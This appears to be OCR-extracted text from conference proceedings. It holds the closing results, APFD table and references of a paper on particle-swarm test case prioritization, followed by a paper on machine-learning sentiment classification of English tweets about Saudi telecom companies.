


Fig. 2. Project 1 Results

We detect 20% of faults through random techniques and 39% through VBPSO in Project 2, as shown in Fig 3.




Fig. 3. Project 2 Results

We report this ratio as 45 % and 49 % through random and proposed algorithm respectively if we execute 40% test cases. We show our findings graphically in Fig 3. This shows a clear difference in detection of faults in case we cannot afford to execute whole test suite. As regression testing endures not only limited resources to perform but also gets higher expectation of maximum fault detection in earlier testing life cycle. So it is desired to perform it in a way to detect faults earlier. Our proposed algorithm resolves this problem. We can achieve higher earlier fault detection percentage while executing limited set of percentage of test cases.




Fig. 4. Project 3 Results

We have also validated our results through APFD metric. In first project APFD calculation shows that VBPSO detects 78% faults whereas random ordering produces 67% of faults. In second project APFD rate through VBPSO was 67% while random ordering rate was 40%. In third project APFD results demonstrate that proposed algorithm detects 66% faults while random ordering produces 55% of faults that refers our algorithm as more effective.

We can have more refine APFD results if we slightly modify our algorithm's factor weight age in fitness function. We are accommodating six factors while analyzing earlier fault detection. But we can still work for it while considering subset of these factors such as execution time. We have found it very important to prioritize test cases in their true sense in order to deploy a quality and successful product. We present, in Table IV, tabular comparison of VBPSO and random fault detection for all these projects.

TABLE IV. APFD RESULTS

Approaches	P1	P2	P3
Random	67%	40%	55%
VBPSO	78%	67%	66%

Experimental results show that the proposed algorithm was able to detect more fault than random technique. Furthermore it is depicted by fault detection rate, that there is still room for improvement. However, achieving such a high fault detection rate proves the competiveness of our technique as compared to other existing approaches.

VII. CONCLUSION & FUTURE WORK

We present a hybrid approach of artificial intelligence with value based concept to solve prioritization problem in regression testing. Concept of value has been used to involve stakeholder's participation in process via proposing a set of six different factors. Our analysis shows the percentage of faults detected in prioritized test suite with the help of APFD.

Our results show the effectiveness of our proposal by evaluating three medium sized projects. We prove an overall effectiveness of our proposal for early fault detection.

REFERENCES

[1] Lu Zhang, Shan-Shan Hou, Chao Guo, Tao Xie, Hong Mei "Time Aware Test-Case Prioritization using Integer Linear Programming",ISSTA'09, July 19–23, 2009, Chicago, Illinois, USA

[2] Z. Li, M. Harman, and R.M.Hierons "Search Algorithms for Regression Test Case Prioritization",IEEE Transaction on Software Engineering, VOL. 33, NO. 4, APRIL 2007

[3] G. Rothermel, R. Untch, C. Chu and M. Harrold, "Test Case Prioritization: An Empirical Study" International Conference on Software Maintenance, Oxford, UK, pp. 179 - 188, September 1999

[4] Kristen R. Walcott. Mary Lou Soffa "Time Aware Test Suite Prioritization", ISSTA'06, July 17–20, 2006, Portland, Maine, USA

[5] Khin Haymer Saw Hla, YoungSik Choi, Jong Sou Park "Applying Particle Swarm Optimization to Prioritizing Test Cases for Embedded Real Time Software Retesting", 8th International Conference on Computer and Information Technology Workshops IEEE 2008

[6] J. C. Munson and S. Elbaum, "Software reliability as a function of user execution patterns and practice," 32nd Annual Hawaii International Conference of System Sciences, Maui, HI, pp. 255-285, 1999

[7] B. Boehm, "Value-Based Software Engineering," ACM Software Engineering Notes, vol. 28, pp. 1-12, March 2003.

[8] R. Krishnamoorthi, S.A. Sahaaya and Arul Mary "Incorporating varying Requirement Priorities and Costs in Test Case Prioritization for New and Regression testing", 2008

[9] X. Zhang, C.Nie, B. Xu and B.Qu "Test Case Prioritization based on Varying Testing Requirement Priorities and Test Case Costs", 2007

[10] H. Srikanth, L. Williams and J. Osborne "System Test Case Prioritization of New and Regression Test Cases", 2005

[11] T. Ostrand, E. Weyuker and R. Bell, "Where the Bugs Are," Proceedings of the ACM SIGSOFT International Symposium on Software Testing and Analysis, Boston, MA, pp. 86-96, July 2004

[12] A. Ahmed, "Software Testing as a Service" Auerbach Publications, New York: 2009

[13] A. M. Smith, G. M. Kapfhammer "An Empirical Study of Incorporating Cost into Test Suite Reduction and Prioritization", 2009

[14] R. Krishnamoorthi and S.A. Mary "Factor oriented requirement coverage based system test case prioritization of new and regression test cases",2009

[15] "value." Merriam-Webster Online Dictionary. 2008. Merriam-Webster Online. 23 October 2008, http://www.merriam-webster.com/dictionary/value

[16] A.Kaur and B.bhatt "Hybrid Particle Swarm Optimization for Regression Testing"International Journal on Computer Science and Engineering (IJCSE) Vol. 3 No. 5 May 2011

[17] B. Boehm, "Value-Based Software Engineering", ACM SIGSOFT, March 2003.

[18] B. Korel "Application of System Models in Regression Test Suite Prioritization" 2008

[19] Y. Fazlalizadeh, A. Khalilian, M. AbdollahiAzgomi and S. Parsa "Prioritizing Test Cases for Resource Constraint Environments Using Historical Test Case Performance Data" IEEE 2009

[20] Kumar, Sushant, PrabhatRanjan, and R. Rajesh. "Modified ACO to maintain diversity in regression test optimization." *2016 3rd International Conference on Recent Advances in Information Technology (RAIT)*.IEEE, 2016.

[21] Solanki, Kamna, et al. "Test Case Prioritization: An Approach Based on Modified Ant Colony Optimization." *Emerging Research in Computing, Information, Communication and Applications*. Springer Singapore, 2016. 213-223.

[22] Nayak, Soumen, Chiranjeev Kumar, and SachinTripathi. "Effectiveness of prioritization of test cases based on Faults." *2016 3rd International Conference on Recent Advances in Information Technology (RAIT)*.IEEE, 2016.

[23] Muthusamy, Thillaikarasi. "A Test Case Prioritization Method with Weight Factors in Regression Testing Based on Measurement Metrics." *International Journal* 3.12 (2013).

[24] Thillaikarasi Muthusamy and K. Seetharaman, "Efficiency of Test Case Prioritization Technique Based on Practical Priority Factors". *International Journal of Soft Computing*, 10 (2015) 183-188.

Sentiment Classification of Twitter Data Belonging to Saudi Arabian Telecommunication Companies

Ali Mustafa Qamar, Suliman A. Alsuhibany
Computer Science Department
College of Computer, Qassim University
Buraidah, Saudi Arabia

Syed Sohail Ahmed
Computer Engineering Department
College of Computer, Qassim University
Buraidah, Saudi Arabia

***Abstract*—Twitter has attracted the attention of many researchers owing to the fact that every tweet is, by default, public in nature which is not the case with Facebook. In this paper, we present sentiment analysis of tweets written in English, belonging to different telecommunication companies in Saudi Arabia. We apply different machine learning algorithms such as k nearest neighbor algorithm, Artificial Neural Networks (ANN), Naïve Bayesian etc. We classified the tweets into positive, negative and neutral classes based on Euclidean distance as well as cosine similarity. Moreover, we also learned similarity matrices for kNN classification. CfsSubsetEvaluation as well as Information Gain was used for feature selection. The results of CfsSubsetEvaluation were better than the ones obtained with Information Gain. Moreover, kNN performed better than the other algorithms and gave 75.4%, 76.6% and 75.6% for Precision, Recall and F-measure, respectively. We were able to get an accuracy of 80.1% with a symmetric variant of kNN while using cosine similarity. Furthermore, interesting trends wrt days, months etc. were also discovered.**

Keywords*—*sentiment analysis; social networks; supervised machine learning; text mining

I. Introduction

The social networking websites such as Twitter, Facebook, LinkedIn, Tumblr, Foursquare and Google+ have become an important part of everyday life. The users express everything related to their experiences, reviews and opinions on these websites. Similarly, since companies and organizations are also interested to know the feedback about their products and offered services, they could take a help from the social media. Although most of the data in social networking websites is private, the data in Twitter is public. This makes Twitter a good choice for research purposes. Using Twitter, users can share their opinion in a *tweet* having at most 140 characters. Currently, Twitter has 313M active users, who post 500M tweets each day[1].

Twitter has several features, such as hash tags (#), mentions (@). User can refer to events and companies in a tweet using hash tags, which could be used to retrieve the list of tweets relevant to a particular entity. On the other hand, Twitter analysis presents a lot of challenges such as a short message length, use of local references and use of non-standard language.

Sentiment analysis, sometimes also referred to as opinion mining, detects the sentiment from the data normally obtained from the social media and helps in defining policies as well as providing better services.

A study by Qamar et al. [1] has developed a Similarity Learning Algorithm (*SiLA*) for nearest neighbor classification, which learned similarity matrices rather than distance based ones. *SiLA* is capable of learning diagonal, symmetric or square matrices. The similarity between two examples x and y could be calculated as:

$$s_A(x,y) = \frac{x^T A y}{N(x,y)} \tag{1}$$

where T represents the transpose, A is a $p\ x\ p$ similarity matrix, and *N (x, y)* stands for the normalization function. Replacing A with the identity matrix (*I*), one can get the cosine similarity. Furthermore, Ahmed et al. [2] used *SiLA* for prediction of popular tweets. They considered those tweets as popular which have been re-tweeted (equivalent of forwarding a message) at least once. However, to the best of our knowledge, *SiLA* has not been applied for sentiment analysis.

In this paper, we present the sentiment analysis of tweets belonging to different Saudi telecommunication companies such as *STC*, *Mobily* and *Zain*. In particular, tweets in English have been selected. We have not missed a single tweet in English belonging to the aforementioned companies. Our idea in this research is to detect the sentiment, which could be either positive, negative or neutral; from the data obtained from Twitter which could in turn help in defining policies as well as providing better services.

We performed feature selection using *CfsSubsetEvaluation* as well as *Information Gain*. The former proved to be a better choice than the latter. We got F-score of 75.6% using kNN. Furthermore, a symmetric variant of kNN performed better than the standard kNN. We were also able to get some insights about Twitter usage, such as popular days, months etc.

Our contributions include sentiment analysis of Saudi telecommunication tweets using various Machine Learning algorithms along with a good F-score, application of similarity and distance metrics, and finding interesting patterns in the Twitter data.

This paper is organized as follows: Section II presents the related work. The methodology used in our research is discussed in Section III, whereas Section IV discusses in detail the experiments. The results are analyzed in Section V. Section VI concludes the paper with future works.

[1] https://about.twitter.com/company

II. Related Work

Pak and Paroubek [3] gave a thorough description of Twitter as a data source for performing Sentiment analysis along with opinion mining. They distinguished the tweets into positive, negative and neutral classes where the tweets were only in English. The tweets were manually labeled whereby each one was labeled by three different people. Furthermore, they noticed that many of the tweets contain emoticons i.e. icons expressing the emotions of users such as ':)', ':(', '=)', '=(', ';)'. So as to express the users feelings toward an entity or a service. Three classification algorithms, namely, *Naïve Bayes* (NB), *Support Vector Machines* (SVM) and *Conditional Random Fields* (CRF) were used along with features like uni-grams, bi-grams, n-grams etc. in order to classify the tweets.

Recently, Giachanou and Crestani [4] have conducted a thorough survey on *Twitter Sentiment Analysis* (TSA) methods. They identified four different types of (textual) features which have been used so far (semantic, syntactic, stylistic and Twitter-specific). Semantic features include opinion words, sentiment words, negation etc. and could be extracted in a manual or semi-automatic manner from opinion and sentiment lexicons. Many researchers have taken help from lexicons which have been developed for other domains, for example, SentiWordNet [5]. Similarly, syntactic features include *uni-grams*, *bi-grams*, *n-grams*, *terms' frequencies*, *Part Of Speech* (POS). Together with semantic features, they are the most widely used ones. Whereas some researchers preferred binary weighting score based on presence/absence, others considered term frequencies. *Stylistic* features come from the non-standard writing style such as emoticons, use of slang terms and punctuation marks. Lastly, Twitter-specific features include *hash-tags*, *re-tweets*, *replies* and *user names*. Many researchers such as Hong et al. [6] have considered their presence/absence or their frequency.

Natural Language Processing (NLP) techniques have also been used in content analysis. One of the simplest techniques determines the presence of a sentiment lexicon (word expressing positive or negative sentiment) in an entity, such as tweets. Asur and Huberman [7] used the tweets in order to forecast the revenue for movies. They used 3 Million tweets and constructed a linear regression model. Similarly, Zhou et al. [8] developed a *Tweet Sentiment Analysis Model* (TSAM) which was able to successfully determine the societal interest as well as general peoples' opinions with respect to a social event (Australian federal elections). Sriram et al. [9] classified the tweets using a small set of domain-specific features extracted from the authors profile along with the text.

On the other hand, many researchers have used Twitter in order to determine twitter users political influence. For instance, Stieglitz and Xuan [10] performed sentiment analysis of political tweets and analyzed re-tweet behavior, where a tweet is simply forwarded. Razzaq et al. [11] gathered tweets belonging to different political parties just before the Pakistani General Elections 2013 and tried to predict the winner. However, they were not very much successful since a majority of the population did not use Twitter at all. Thus, claims about the general public based on a pattern observed in Twitter, should be made carefully.

Moreover, Burgess and Bruns [12] discusses the challenges in the filed of Big data with respect to its application on Twitter data.

Go et. al. [13] presented an approach to classify tweets based on positive and negative sentiments. Their approach used different machine learning algorithms for classifying tweets. The results showed that these algorithms offer above 80% accuracy, if trained with emotions data. Uni-grams and bi-grams, in combination, provide better results with Naïve Bayes and MaxEnt classifier algorithms. Qasem et. al. [14], also provide sentiment classification but on stock related tweets. The goal of this work is to compare logistic regression and neural network machine learning strategies in providing positive, negative and neutral tweets by training the classifier using a data set based on 42000 tweets. Uni-gram TF-IDF and Bi-gram TF were used, as feature extractors in the experiment, out of which uni-gram provides better performance. Furthermore, Khan et al. [15] classified tweets into positive, negative and neutral classes using various approaches such as emot-icons, bag of words and SentiWordNet.

Zimbra et al. [16] performed brand-related sentiment analysis using feature engineering. They used only seven features and obtained accuracy above 80% along with very good recall rates. They conducted three-class as well as five-class sentiment classification.

Recently, Latifah and Cristea [17] worked on Arabic tweets to predict the satisfaction of Saudi telecommunication companies' customers. However, they only presented a plan and their research is expected to complete by the year 2022.

III. Research Methodology

This paper focuses on analyzing tweets written in English language. Therefore, we gathered all tweets written in English language belonging to different telecommunication companies of KSA, namely, Zain, STC and Mobily. A total of 1331 tweets were found. A majority of them, 75.2% i.e. 1001 out of 1331, belong to *STC*, the largest telecommunication company in Saudi Arabia. Similarly, 207 tweets (15.5%) belong to *Mobily*, whereas 124 (9.3%) are for *Zain* as shown in Fig. 1. The official handles for the aforementioned companies are *@STC_KSA*, *@Mobily* and *@ZainKSA* whereas the number of their followers on Twitter are 3.16 M, 3.07 M, and 1.32 M, respectively. Nevertheless, the number of tweets for *Mobily* are more than 3 times than that for *STC*.




Fig. 1. Proportion of Tweets belonging to different companies

In order to determine the class of each tweet, we asked three different persons to classify the tweets into either *positive*, *negative* or *neutral* class. The class was determined based on a majority vote. Most of the tweets 57.25% (762/1331) expressed *negative* sentiment, where as positive and neutral sentiment was found in 203 (15.25%) and 366 (27.50%) tweets, respectively. Fig. 2 depicts the polarity of tweets belonging to different companies. Moreover, Table I provides a sample of tweets belonging to the three classes.




Fig. 2. Polarity of Tweets

TABLE I. Sample Tweets for the Three Classes

Tweet	Class
”If there is anyway I can bypass even if I have to pay more I will... DSL down everywhere... Total”	*negative*
”New: Saudi Telecom Company (STC) to Release iPhone February 11 URL”	*neutral*
”I am using the 3G network intensely today & It is perfect . USER not just the DSL buddy everything is ok today ? WEIRD!!”	*positive*

A. Supervised Machine Learning Algorithms

A number of supervised machine learning algorithms was used for classification. Their brief details are presented as follows:

k Nearest Neighbor (*kNN*) algorithm is a very simple yet efficient classification algorithm. It belongs to *lazy* classifiers since it does no real work until classification time. In order to classify a new example x, its k nearest neighbors are found from a set of already classified examples. Afterwards, x is assigned to the class which is the most represented in the set of nearest neighbors. The proximity is determined based on either distance or similarity. Whereas the distance is always greater than or equal to 0, similarity has the range [-1, 1]. *SiLA* uses two prediction rules: *kNN-A* based on learning the similarity matrix A using standard *kNN*, and symmetric *kNN* (*SkNN-A*), where k nearest neighbors are found from different classes. The similarity is calculated with each class (sum of similarity between x and its k nearest neighbors in the class). This is followed by assigning x to the class having maximum similarity.

Naïve Bayes (NB) classifier is based on the application of Bayes' theorem with strong (naive) independence assumptions among the features. By default, it uses a normal distribution. However, one can also use a *kernel estimator* for numeric attributes. In multinomial Naïve Bayes, the feature vectors are the frequencies with which certain events have been generated by a multinomial.

B. Pre-Processing

The data pre-processing is required in order to remove duplicate tweets, hash tags along with repeated symbols. In particular, following pre-processing tasks were performed:

- User-ids, preceded by ’@’ sign were converted into *USER*.
- URLs were also replaced with the keyword *URL*.
- An unsupervised filter was applied at the attribute level so as to convert the tweet text in a word vector (*StringToWordVector*). All words were converted into lower case.
- Stemming helps convert a word to its word stem or root form, e.g. *fishing*, *fished*, and *fisher* are reduced to the word *fish*. Stemming was performed using *LovinsStemmer*.
- A stoplist was used in order to remove common words such as *a*, *an*, *the*, *as* etc. which have no influence in finding the sentiment of a tweet.
- *TF-IDF* (term frequency - inverse document frequency) measure was also applied on the data. This reflects how important a word is to a tweet in the collection of tweets. It is represented as:

$$f_{ij}\, log \frac{\text{number of tweets}}{\text{number of tweets that include word}\, i} \qquad (2)$$

  where f_{ij} is the frequency of word i in tweet j. The idea is to reduce the weightage of the words appearing in more tweets, since they are useless as discriminators [18].
- The initial number of attributes was more than 2500. In order to reduce this, *CfsSubsetEval*, which is an attribute selection method, was applied to reduce the number of features to *40*. It evaluates the worth of a subset of attributes by taking into account the individual predictive ability of each feature along with the degree of redundancy between them. This method prefers subsets of features that are highly correlated with the class as compared to the ones having low intercorrelation. Some of the selected features include *dsl*, *googl*, *crap*, *telecommunic*, *fail*, *worst*, *stupid*, *damn*, *proper* and *reach*. Once the features were reduced, a number of rows (809) just contained all zeros. Such rows were removed, giving rise to a **smaller** dataset.
- Furthermore, 68 attributes were also selected based on *Information Gain* (*InfoGainAttributeEval* in *WEKA*) as the evaluator, and *Ranker* having a threshold of 0 as a search method.

IV. Experiments

This section describes the used software and various metrics.

Waikato Environment for Knowledge Analysis (WEKA), an open-source software containing implementation for a number of machine learning algorithms was used for most of the algorithms. Sentiment analysis is primarily a supervised learning process, thus belongs to supervised machine learning. 5-fold cross-validation was used for the experiments, in which case the data is divided into 5 equal parts. One part is selected for testing, where as rest of the 4 parts are used for training. Afterwards, another part is selected for training. Thus, each example is selected exactly once for testing and 4 times for training. The results obtained with various algorithms are compared based on precision, recall and F-measure.

Table II shows the confusion matrix for sentiment detection. *True Positives* (TP) indicates the instances that were predicted as positive and were indeed positive. Similarly, *False Positives* (FP) refers to the tweets which were wrongly classified as positive. *True Negative* (TN) and *False Negative* (FN) are defined in the similar manner for the negative class.

TABLE II. Confusion Matrix for Analyzing the Performance of Sentiment Classification Methods

	classified as *Positive*	classified as *Negative*
Are *Positive*	TP	FN
Are *Negative*	FP	TN

Accuracy is one of the most frequently used metric [4] and calculates the ratio of the true predictions to the total number of predictions.

$$Accuracy = \frac{TP + TN}{TP + FP + TN + FN} \tag{3}$$

Precision shows the exactness of a method and is defined as the percentage of tweets predicted to be of class *X* which actually belong to class *X*.

$$Precision = \frac{TP}{TP + FP} \tag{4}$$

On the other hand, Recall, also known as sensitivity, is the percentage of tweets which actually have class *X* and which have been correctly predicted to have class *X* by the algorithm. It is defined as the fraction of positive instances which were predicted as positive. The recall is given as:

$$Recall = \frac{TP}{TP + FN} \tag{5}$$

F-measure is the harmonic mean of precision and recall. This is calculated as:

$$\text{F-measure} = \frac{2 * \text{Precision} * \text{Recall}}{\text{Precision} + \text{Recall}} \tag{6}$$

TABLE III. Results for the Original Data Set with CfsSubsetEvaluation (in Percentage)

Algorithm	Accuracy	Precision	Recall	F-measure
NB	57.2	54.1	57.2	51.9
NB (with Kernel Estimator)	62.1	60.4	62.1	60.2
NB (Multinomial)	**63.8**	**63.0**	**63.8**	**60.6**
Simple Logistic	62.9	62.7	62.9	60.6
kNN (k=1)	61.0	62.2	61.0	58.5
kNN (k=3, distance weighting)	60.9	61.6	60.9	57.7

V. Classification Results

Classification algorithms were applied on both original as well as smaller dataset. Table III shows the results on the original data set. The best results comprise 63.8% *accuracy*, 63% *Precision*, 63.8% *Recall* and 60.6% *F-measure*. These results were obtained by *Naïve Bayes*, while using its multinomial variant.

The smaller data set contained only 522 instances. In particular, 327 belong to the *negative* class, whereas 113 had *neutral* sentiment and only 82 displayed *positive* sentiment. Table IV shows the results obtained by various algorithms on the smaller data set while using *CfsSubsetEval* and without using *N-grams* model. *kNN* appears to be the best having better values for *accuracy* (76.6%), *precision* (75.4%), *recall* (76.6%) as well as *F-measure* (75.6%). It can be easily observed that the results on smaller data set are way better than the ones obtained with original i.e. larger data set. One of the primary reasons is that the smaller data set is void of tweets which do not contain any of the selected features (words).

Table V contains the results on the smaller data while using *N-grams* and *Information Gain*. The maximum size for *N-grams* was selected as three; giving rise to uni-grams, bi-grams and tri-gram. *Information Gain* was selected for feature selection. Although *NB* with *Kernel Estimator* got the best *Precision* of 68.3%, yet because of poor *Recall* (48.6%), *F-measure* was just 47.7%. On the other hand, *kNN* got *F-measure* of 63.7%.

Table VI shows the accuracy along with standard deviation obtained with *kNN* and *SiLA*. For *SiLA*, 80% of the examples were used for training while 20% were used for testing purposes. The results with symmetric variant of *kNN* i.e. *SkNN* are the best. Another interesting thing is that the *Euclidean distance* appears to be working well with textual data. The accuracy for all approaches except *SkNN-A* (*SkNN* with *SiLA*) is better than the ones reported for larger and smaller data sets in Tables III and IV. The results were also evaluated for statistical significance i.e. whether one method is significantly better than the other one, using *s-test* [19]. In case

TABLE IV. RESULTS FOR THE SMALLER DATA SET WITHOUT N-GRAMS AND CFSSUBSETEVALUATION (IN PERCENTAGE)

Algorithm	Accuracy	Precision	Recall	F-measure
NB	69.2	68	69.2	68.4
NB (with Kernel Estimator)	72.4	72.3	72.4	72.1
NB (Multinomial)	74.7	**75.6**	74.7	75.1
Simple Logistic	75.3	73.5	75.3	73.8
kNN (k=1)	**76.6**	75.4	**76.6**	**75.6**
kNN (k=3, distance weighting)	74.9	75.4	**76.6**	**75.6**

TABLE V. RESULTS FOR THE SMALLER DATA SET WITH N-GRAMS AND INFO GAIN (IN PERCENTAGE)

Algorithm	Precision	Recall	F-measure
NB	64.9	52.1	53.6
NB (with Kernel Estimator)	**68.3**	48.6	47.7
NB (Multinomial)	61.1	61.8	58.2
Simple Logistic	65.6	63.7	57.0
MLP	60.5	60.6	59.6
kNN (k=1)	63.4	64.0	63.6
kNN (k=3 and distance weighting)	63.4	**64.5**	**63.7**

the P-value is less than or equal to 0.01, this means that the difference is much more significant and is represented as $\gg$. Consequently, a lower level of significance occurs when the P-value lies in between 0.01 and 0.05 ($>$). In case, the P-value is greater than 0.05, the results are considered equivalent ($=$). We observed that *kNN-Euclidean*, *kNN-cosine*, *SkNN-cosine* and *kNN-A* performed *significantly* better than *SkNN-A*. Similarly, all of the methods except *SkNN-A* were *statistically* equivalent. This can be expressed as follows:

$$\big(\textit{kNN-Euclidean} = \textit{kNN-cosine} = \textit{SkNN-cosine} \\ = \textit{kNN-A}\big) \gg \textit{SkNN-A}$$

Fig. 3 shows the impact of different values of k on the *accuracy* of *kNN* for various algorithms: *SiLA* with cosine (*kNN-A*), *SiLA* with symmetric *kNN* (SkNN-A), *kNN* with Euclidean distance, *kNN* with cosine, *SkNN* with cosine. As k increases from 1 to 7, *accuracy* with *SkNN-cos* increases from 0.62 to 0.81. On the other hand, it increases from a value of 0.60 to 0.76 while employing *SkNN-A*. Furthermore, the *accuracy* with Euclidean distance decreases from 0.79 to 0.65 and eventually to 0.63 before increasing to 0.79.

TABLE VI. RESULTS FOR THE SMALLER DATA SET WITH SIMILARITY LEARNING (IN PERCENTAGE)

Algorithm	Accuracy ± sd
kNN - Euclidean	79.68 ± 3.35
kNN - Cosine	79.42 ± 4.01
SiLA - kNN-A	79.10 ± 4.29
SkNN - Cosine	**80.13** ± 4.17
SiLA - SkNN-A	75.58 ± 7.27




Fig. 3. Accuracy for different values of k in *kNN* along with various algorithms

The data set was further analyzed and it turned out most of the tweets are from 2010 and 2011 (more than 70%) as shown in Fig. 4. Moreover, it was found out that most of the tweets were written in the month of January as shown in Fig. 5. Months like March, July and November saw less number of tweets as compared to the other months. While looking closely at the different years, we noticed that October contributed most of the tweets for 2010.

Extending the analysis to the days of a week, it was noticed that most tweets were written on Wednesday (the day before the weekend) as shown in Fig. 6.




Fig. 4. Number of Tweets from 2009 to 2016




Fig. 5. Variation in the number of tweets for different months




Fig. 6. Tweets for different days of a week

It may be noted that the weekend in Saudi Arabia comprised of Thursday and Friday till June 28, 2013. We also observed the number of tweets for different days over the years as shown in Fig. 7. Wednesday saw the most number of tweets for the years 2010, 2011 as well as 2013. In 2012, most of the tweets appeared on Tuesday.

Fig. 8 shows the number of tweets by different users. Interestingly, only one user wrote more than 80 tweets, while four users tweeted more than 20 times.

A number of issues were faced while conducting the experiments:

- Some of the tweets contained words from other languages. In such cases, tweets' sentiment was deteremined as if the word was not present.
- Conflicting sentiments: There were some tweets which contained conflicting sentiments e.g. the tweet *#Vodafone UK u r a breath of fresh air. #ZainKSA shame on u* contains both positive as well as negative sentiment. However, since the sentiment towards Saudi telecommunication company is negative, therefore, the tweet was considered as negative. One can also note that *you* has been written as *u* and *are* as *r*.

VI. Conclusion

